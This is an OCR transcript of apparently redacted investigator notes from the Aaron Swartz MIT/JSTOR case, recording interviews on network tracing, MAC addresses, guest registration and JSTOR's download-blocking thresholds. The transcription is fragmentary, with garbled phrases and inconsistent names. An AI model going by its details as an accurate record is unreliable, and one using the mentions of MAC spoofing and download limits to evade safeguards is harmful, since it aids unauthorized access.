
Older Email to & from Josh

(b)(6),(b)(7)(C) gmail.com


(b)(6),(b)(7)(C)
Aaron & I drove over
to .t.
I drove Aaron around-
(b)(6),(b)(7)(C)
Emails
In Aaron
Phone Calls
Guerilla Order Access
Have Since Beginning of Upon
(b)(6),(b)(7)(C)
Friend = Invited Aaron to his
Begin US
(b)(6),(b)(7)(C)
Aaron didn't Show.


Page 2 SS C
Electrical →
page 2 @
"control"
24.


(b)(6),(b)(7)(C)
Thurs Night
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)



1863 &
CISSP
CFCE
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)

www.technologyforensics.com


Technology Forensics LLC

www.g0.ca.ch
Tracks Zues & Spy-eye

Virus Total &

the register.co.uk/Security

www.darkreading.com
threatposts



Advised that

Served In hand on
Swarts. Advised thereof
because that no property
are will be produced
Necessary to objects to
be seized

Who has to date failed
and refused to produce
any objects to be seized
at the
on the warrant

(b)(6),(b)(7)(C) MIT

9:40 AM 10/16/2012

(b)(6),(b)(7)(C)

Def Counsel (b)(6),(b)(7)(C)

AUSA Heymann

AUSA (b)(6),(b)(7)(C)

MS (b)(6),(b)(7)(C) deploys camera -

(b)(6),(b)(7)(C) Called to go to closet for something

Night

(b)(6),(b)(7)(C) goes with AS

Board & Port = Find out who was plugged in to a particular port.

Manager of Installation & Maintenance for IS&T = Physical Superstructure for plugs

7 Layers: 1st Level same as Layer-2 like cables

Board is card 24 ports - Multiple boards in server in closet

"Board 6 port Y = what is plugged in.

Box was on computer when (b)(6),(b)(7)(C) arrived

(b)(6),(b)(7)(C) was there

was there

Director follower" No to installing

camera -

(b)(6),(b)(7)(C) was there → (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) Saw cable going into Netbook

with an external storage device attached

under a box.

The Netbook was never tracked - used -

Packet Sniffing = Doesn't remember

Does not remember telling (b)(6),(b)(7)(C)

to install camera nor does he normally

tell (b)(6),(b)(7)(C) to do camera installs.

Emp. 955 hrs

#1 MIT Interview (Swartz Case)

(b)(6),(b)(7)(C)

10:04 AM Oct 16, 2012

(b)(6),(b)(7)(C)

(b)(5)

Steve Heymann

(b)(6),(b)(7)(C)

ME

(b)(6),(b)(7)(C) = Job @ MIT = Network Engineer for MIT = Manage all networking equipment on campus - Systems Admin = Data Comm Active Equipment = Switches - Routers are (b)(6),(b)(7)(C) responsible for Layer 1 Above wiring

(b)(6),(b)(7)(C) Jan 4th Get into work & reads emails what time? sent ON ~~what~~ an email that he need

(b)(6),(b)(7)(C) - Layer 1

Inside Bldg Layer 2 = (b)(6),(b)(7)(C) Switch Layer 2

Outside Bldg Layer 3 = Router Layer 3

(b)(6),(b)(7)(C) had no access to Switches only Router.

(b)(6),(b)(7)(C) = primary switch Log on from this desk into Building 16

Primary Switch indicates that only one computer is connected and this is strange cause he should see other Switches connected but doesn't see

#2

If so he went to building 16
Tiered Switches -
730-745 Responds to #16
Finds Path - Finds Cable
Follows Cable under Box to Network
Master Keys = Room was locked
Room was locked but the second door
was problematic -
Primary switch to Secondary to Switch
(b)(6),(b)(7)(C)
Lifts Box up & sees Laptop
but doesn't remember seeing anything
else but Laptop. Under box.
Puts box back on top of Laptop
& calls (b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
walks into room sees cable
of different color cause MIT
uses all blue cables - he saw
"the" cable Immediately.
Picks up Box - sees Laptop
Puts Box back on top of Laptop &
Calls (b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
Arrives & they discuss what to
do
(b)(6),(b)(7)(C) & (b)(6),(b)(7)(C) show up early &
then Minutes into the Beginning of
the office

#3 (b)(6),(b)(7)(C) & (b)(6),(b)(7)(C) told (b)(6),(b)(7)(C) that (b)(6),(b)(7)(C) told (b)(6),(b)(7)(C) to respond. (b)(6),(b)(7)(C) (b)(6),(b)(7)(C) calls MIT PD to report

(b)(6),(b)(7)(C) = Remember picking up laptop & seeing external harddrive under laptop.

(b)(6),(b)(7)(C) = MIT PD Secures room
(b)(6),(b)(7)(C) = Connects his laptop to personal ~~address~~ structs
(b)(6),(b)(7)(C) = Remembers (b)(6),(b)(7)(C) or USSS

€ Have you ever deployed wireshark/PC

(b)(6),(b)(7)(C) = Remembers collecting info from wireshark on his laptop at Rm 16 then upstairs in another room.

PGP signed the wireshark capture -
(b)(6),(b)(7)(C) = BRE-FLy looked at Traffic & identified that the network stream was PDF files coming from JSTOR to
(b)(6),(b)(7)(C) = ON His own reconstructed the Packet Capture on his own - no instructions to do so.

No one asked him to do P.C. reconstructing.

#4

(b)(6),(b)(7)(C) = Tracks things down on the network all the time.

Permission to enter closet -
Master Key Holder
Network Group
(b)(6),(b)(7)(C) Group
Facilities

Only Employees of MIT have access to Closet

(b)(6),(b)(7)(C) installed camera
(b)(6),(b)(7)(C) told (b)(6),(b)(7) That Someone told him to install the camera.

Jan 6th Involvement

Monitoring Status was put in place to notify (b)(6),(b)(7)(C) via email if the activity of the port goes down.

The Script sends (b)(6),(b)(7)(C) an email which he received 30 minutes later that the port/Laptop was disconnected.

(b)(6),(b)(7)(C) = Thinks MIT-RO told him to establish this script.

(b)(6),(b)(7)(C) = Never is a Laptop allowed to connect to a Switch.

(b)(6),(b)(7)(C) = Advantage to hooking an Laptop to a Switch is for Laptop to be set on someone's desk

As a rule = All Switch Rooms are locked & they are set to Auto Lock.

Switch Rooms are identified by a T Room = Telephone Room
The T Designates the Telephone Room

Layer 2 & 3 some 4
TCP dump. on MAC use
tool →
(b)(6),(b)(7)(C) = Does layer 2 & 3 & some 4
Does Packet Capture on an almost

Current (b)(6),(b)(7)(C) = Partial Internship (b)(6),(b)(7)(C)
Billerica MA
Software Release Engineering

Benefits of hooking to Basement switch?
The Laptop can be found on
Closest Switch just like anywhere else
- Plugging into that Switch is not faster

1054 Amy

End

1:34PM Swartz Case Conference Call
December 10, 2012
12/10/12

Steve Heymann (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

Heymann talks about starts of hearings
Topic: Two close IP Address on different dates

SH Can the same MAC Address have more than 1 IP address — Also how does this happen?

(b)(6),(b)(7)(C) — Yes there can be more than one
1 way can be Virtual Interfaces,
Linux it is easily to setup Virtual Interface,
Windows can & OSX can —
Virtual Interface is not a Virtual Machine
It looks like a normal Interface —
It can ask for another Interface using the same Port & MAC Address, it can be done with other MAC addresses if you assigned to (Spoof) that MAC.

SH? DHCP: How can one get a backup or SPARE IP from MIT System.

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

Bursars
office

JAN. 25th

(b)(6),(b)(7)(C)

Guest Registration
Name, etc.

Convert Statement of
Facts to Affidavit

2.5 hrs

MIT Case Prep Jan 3, 2013

9:12 AM

Shane Hammond

(b)(6),(b)(7)(C)

EM2

MIT's Restrictions on people on campus and on Network

(b)(6),(b)(7)(C) = MIT does not have a terms of use for emails.

SH: Can MIT does MIT allow more than 14 days?

No Trespass signs

page 2

Testimony Prep of (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C): What do you do?

(b)(6),(b)(7)(C): (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C): Runs the Network for MIT Lincoln Lab. Routers, Switches, Firewalls Servers

LAN = Local Area Networks

WAN = Wide Area Networks

(b)(6),(b)(7)(C): Who Asked you to get involved with Looking for computer Jan 2011?

(b)(6),(b)(7)(C): (b)(6),(b)(7)(C) asked him via email

@ 11:00 AM All Went to Tools Closet Concluded and asked.

11:15 AM

Jan 3, 2013 MFT Interviews

11:26 AM

(b)(6),(b)(7)(C) =

(b)(6),(b)(7)(C)

5 Hague =

(b)(6),(b)(7)(C)

ME:

SH → update (b)(6),(b)(7)(C) on status of case.

Questions about who initialed the camera – Reiterated past questions and was told

End 11:35 AM

page #1

JAN 3, 2013 MIT 11:42 AM

(b)(6),(b)(7)(C) = (b)(6),(b)(7)(C)

= (b)(6),(b)(7)(C)

Steve Heymann (b)(6),(b)(7)(C)

MS

SH → Explains the status of the case

SH → Does MIT PD make Trespassing arrest during the year.

(b)(6),(b)(7)(C) = Yes about a Dozen per year

SH = was Rm 007-16 open to the public ?

(b)(6),(b)(7)(C) = NO, the closet is not an area for the general public to be in.

SH = Did you see the person from the video

(b)(6),(b)(7)(C) = Yes saw him @ Albany & Mass & caught up to him = He called (b)(6),(b)(7)(C) & followed him through Central Sq.

page 2

after Cathy left he activated the lights and identified himself (b)(6),(b)(7)(C) was standing there & identified himself & stated that he wanted

End 12:27

JAN 3, 2013

#2 (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) This department role is not all incident responder. They train and make software available

The 14 Day Rule (Not continuous)

SF Who could have knowledge of 14 Day Counting?

(b)(6),(b)(7)(C) Somewhere in Network Teams, (b)(6),(b)(7)(C) could know.

Bar in 2010-2011 testing day

(b)(6),(b)(7)(C) Group did not have access to the Counter

The Counter Tool is automated.

SF Who could have guest access on Network?

(b)(6),(b)(7)(C) Any Person / Computer (MAC ADDRESS) can be a guest on the Network. Including staff or Student.

(b)(6),(b)(7)(C) The Bar was intentionally set low and any person could have access to their system.

(b)(6),(b)(7)(C) States that they expect non-MIT People will get on their network

#3 (b)(6),(b)(7)(C) [redacted]

(b)(6),(b)(7)(C) [redacted] - The evolution of Service - there was a time that the system would not allow anyone else on their system. They got push back. So they redesigned it so that it was more liberal.

By Policy: The Network is private
The purpose of the network is to support the mission of MIT's Staff.

(b)(6),(b)(7)(C) [redacted] - Describes the "Boot Strap Page" which when a new computer is plugged into the system the Network sends a page that makes you choose
Five Choices -
Staff, Faculty, Students, Visitors, Conferences
User must pick one

Rule = 14 Weeks in term and lecturer comes once per
there for 14 Days

~~Document~~

1-3-2013

(b)(6),(b)(7)(C)

IT 4

Q: What steps can you take to block a computer or system doing wrong?

(b)(6),(b)(7)(C)

Null Route to block the MAC address

Linerva Servers: (b)(5)

Are they inside or outside the MIT Network

Linerva: is a dial up service server.

Yes they can get on MIT networks

End of 2:48 pm

Page 1 of 1

MIT Interview

3:07
2:50 pm

1-3-2013

(b)(6),(b)(7)(C) Custodian of Records

(b)(6),(b)(7)(C)

Steve Herman

(b)(6),(b)(7)(C)

ME

SH: ~~H~~ What do you do here @ MIT?

(b)(6),(b)(7)(C) :

Human Resource office (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) = Current - (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

D.O (b)(6),(b)(7)(C)

SAP = DATA BASE of HR @ MIT for paid or ~~Unpaid~~ Unpaid Positions

Does not have access to Students

She called Registrar - who said to degree seeking student named (b)(6),(b)(7)(C)

There is a professional Education Program that (b)(6),(b)(7)(C) is not degree seeking she did it for Large program & as AS

End 3:25 pm

page #2

(b)(6),(b)(7)(C)

2 of

Page 1

9:32AM

MIT Internal 3 JAN 4, 2013

(b)(6),(b)(7)(C)

Stan Herman

(b)(6),(b)(7)(C)

SH = Goes over summary of yesterday's Case Prep-

Points

MIT is not an Internet Cafe

However it is based toward its legal and use guideline but there are definately rules that can be enforced when needed & they are and have been enforced in the past.

(b)(6),(b)(7)(C)

= Agrees with the synopsis of MIT's network use & Guidelines

Review of Defense Approach - Request

(b)(6),(b)(7)(C)

= Has issues with "Full Access" being situated in the way the OF expert wrote it.

Other MIT Addresses

128.30 . x . Y

128.31 . x . Y

page 2 (b)(6),(b)(7)(C)

To get a certificate you need a user name, password.

MIT 2010-2011 User Policy

Sit: If you go into SIPB is the outlet the same as the rest of the network?

(b)(6),(b)(7)(C) They are the same.

End 10:15 am

page #1 MIT Interviews Jan 4, 2013

(b)(6),(b)(7)(C)

Steve Hannan

(b)(6),(b)(7)(C)

MS

10:40 AM SH - Talks starts and procedure

SH => When you plug a computer to the network @ MIT - It will request registration pages

SH = Has the policy changed since 2010?

(b)(6),(b)(7)(C) = Has remained the same

SH = 14 or 15 days remain the same?

(b)(6),(b)(7)(C) = Yes

SH = How many times does your group have to block a MAC address?

(b)(6),(b)(7)(C) = not often - less than (per yr.

(b)(6),(b)(7)(C) =

page 2

JAN 4 11:18 AM

SH: Blocking a MAC Address is the strongest measure (b)(6),(b)(7)(C) could take

(b)(6),(b)(7)(C) = That is True

SG: Once the MAC address

(b)(5) Heard anyone contacted (b)(6),(b)(7)(C) or (b)(6),(b)(7)(C) thru the email address forms

SH: Who Encoded the logs to HDD's? who Gave them to USSS?

(b)(6),(b)(7)(C) =

Final HDD's was completed by (b)(6),(b)(7)(C) & (b)(6),(b)(7)(C)

SH: Policies of MIT, where communications... are there other places where those are conveyed?

(b)(6),(b)(7)(C) = MIT's Pol. & Proc 13.2

SH: What happens on Final Next = Scheduled Day

(b)(6),(b)(7)(C) = The Computer would Automatically go dropped via database

page #3

Query Results of Search for GHOST 48,

Dumped Database into a text document

Guest Registrations are saved - DHCP logs are automatically deleted 30 Days.

If Addresses

Static = User types .t into Dialog

Dynamic =

(b)(6),(b)(7)(C) = Generates Screen Shots of NRT Admin ISET Host updates for printing

(b)(6),(b)(7)(C) = Reviews Statement of Facts and finds them precise and accurate

Original SCAN copies of Screen Shots were signed & Attached to.

MAC ADDRESS Records

End loop

JAN 4, 2013 1:45

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

Steve Hermann

(b)(6),(b)(7)(C)

ME

(b)(6),(b)(7)(C) → reviews the statement of facts of Refuge Cancel

1:47 (b)(6),(b)(7)(C) →

(b)(6),(b)(7)(C) HAS page 4 2nd Bullet 5 Lines up from Bottom

JSTOR TERMS & CONDITIONS

(b)(6),(b)(7)(C) - STATES That SHE does Not use the Vendor products once they are set up on MIT Networks

The MIT & JSTOR

SH→ Any Facts that you discussed or topics that you discussed with (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) → Asked About E-Cards I worked.

Page

SH: MIT Pays JSTOR Annual Fee
not for use, correct?

(b)(6),(b)(7)(C) → Initial Payment was made &
then there is an annual fee
$435,000 1/2011 Total
30K to Join
90K for one time payments
Divided by 10 years = $3,500 =
Divided by 12 years = $26,250 =

End 2:54 pm

1-4-2013 2:36pm

(b)(6),(b)(7)(C)

State Univ

(b)(6),(b)(7)(C)

MS

SH= Tells where we are w investigation

SH: Jan 4, 2011 at Closed. on Jan 6th
40's were at Student Center & Lap top was recovered.
How do you get to Student Center

(b)(6),(b)(7)(C) = Believes (b)(6),(b)(7)(C) Says MAC Address on Network & identify it as on the Student center

WAS Building 10 on Entry

Entry Switch to Edge Switch then Board on Switch then Port # e.g Blade 2 port 4

Do you remember who


(b)(6),(b)(7)(C)

End 2:55pm

Swartz Interviews

of

Sept 2012



JSTOR

MIT

RIF

①

13-Sept-2012 JSTOR Interviews

Ann Arbor Michigan

S. Heyman = SH

(b)(6),(b)(7)(C) = (b)(6),(b)(7)(C) = (MS)

(b)(6),(b)(7)(C) - JSTOR

(b)(6),(b)(7)(C) Exec.

10:40 Am - Heyman gives status update of case to (b)(6),(b)(7)(C)

10:48 Am → (b)(6),(b)(7)(C) = (b)(6),(b)(7)(C) Enters Room

SH - Enters (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) (b)(6),(b)(7)(C) ??

Tech support

(b)(6),(b)(7)(C) = (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

JSTOR is 90 to 95 % of what we do.

Staff

10K Institutional Customers

200K Personal Users Customers

(3)

During Session times = Peak Times external to Labor in Day

Each PDF is not a Journal Article

There are 8 million items

More than 1/2 of this is Journal Article

How often do you knock out an IP address?

Burst usage 12 Blocks

Typically = 2 Blocks

Want guidelines to use when making a block

April 4th 2008 Literature = Article

Flag 300 Journal Articles from one Journal Literature is publishing platforms

Rule # PDF's Downloads in Single Session

After Usage

* Pre 2008 = 300 Articles in Journal/day
* After 2008 300 Articles per Session Regardless of Journal
* After Sept 2008 Sessions were limited to 5500 but didn't fire.

RIF

(4) How often do you have to block an IP?
What are Guide lines to blocking?

Examples of Block: Recently someone doing 1000 Sessions created in 20 Minutes - no Institution related to the IP address.

Repeated IP address } can lead to Shut down
Repeated Institution }

Basically - The bar changes per pattern

Special Cases = 2 to 6 per year.

Size or Volume of Race 2 to 6 per year
15 to 30 K ⟶ 80 to 100 K Articles
80 to 100 K = Who has been doing it?
Library with compromised Logon/PW or
or a referring an IP address to Russia/Romania etc

Session = Created by associated a unique machine ID with cookie =
Time out - 20 to 30
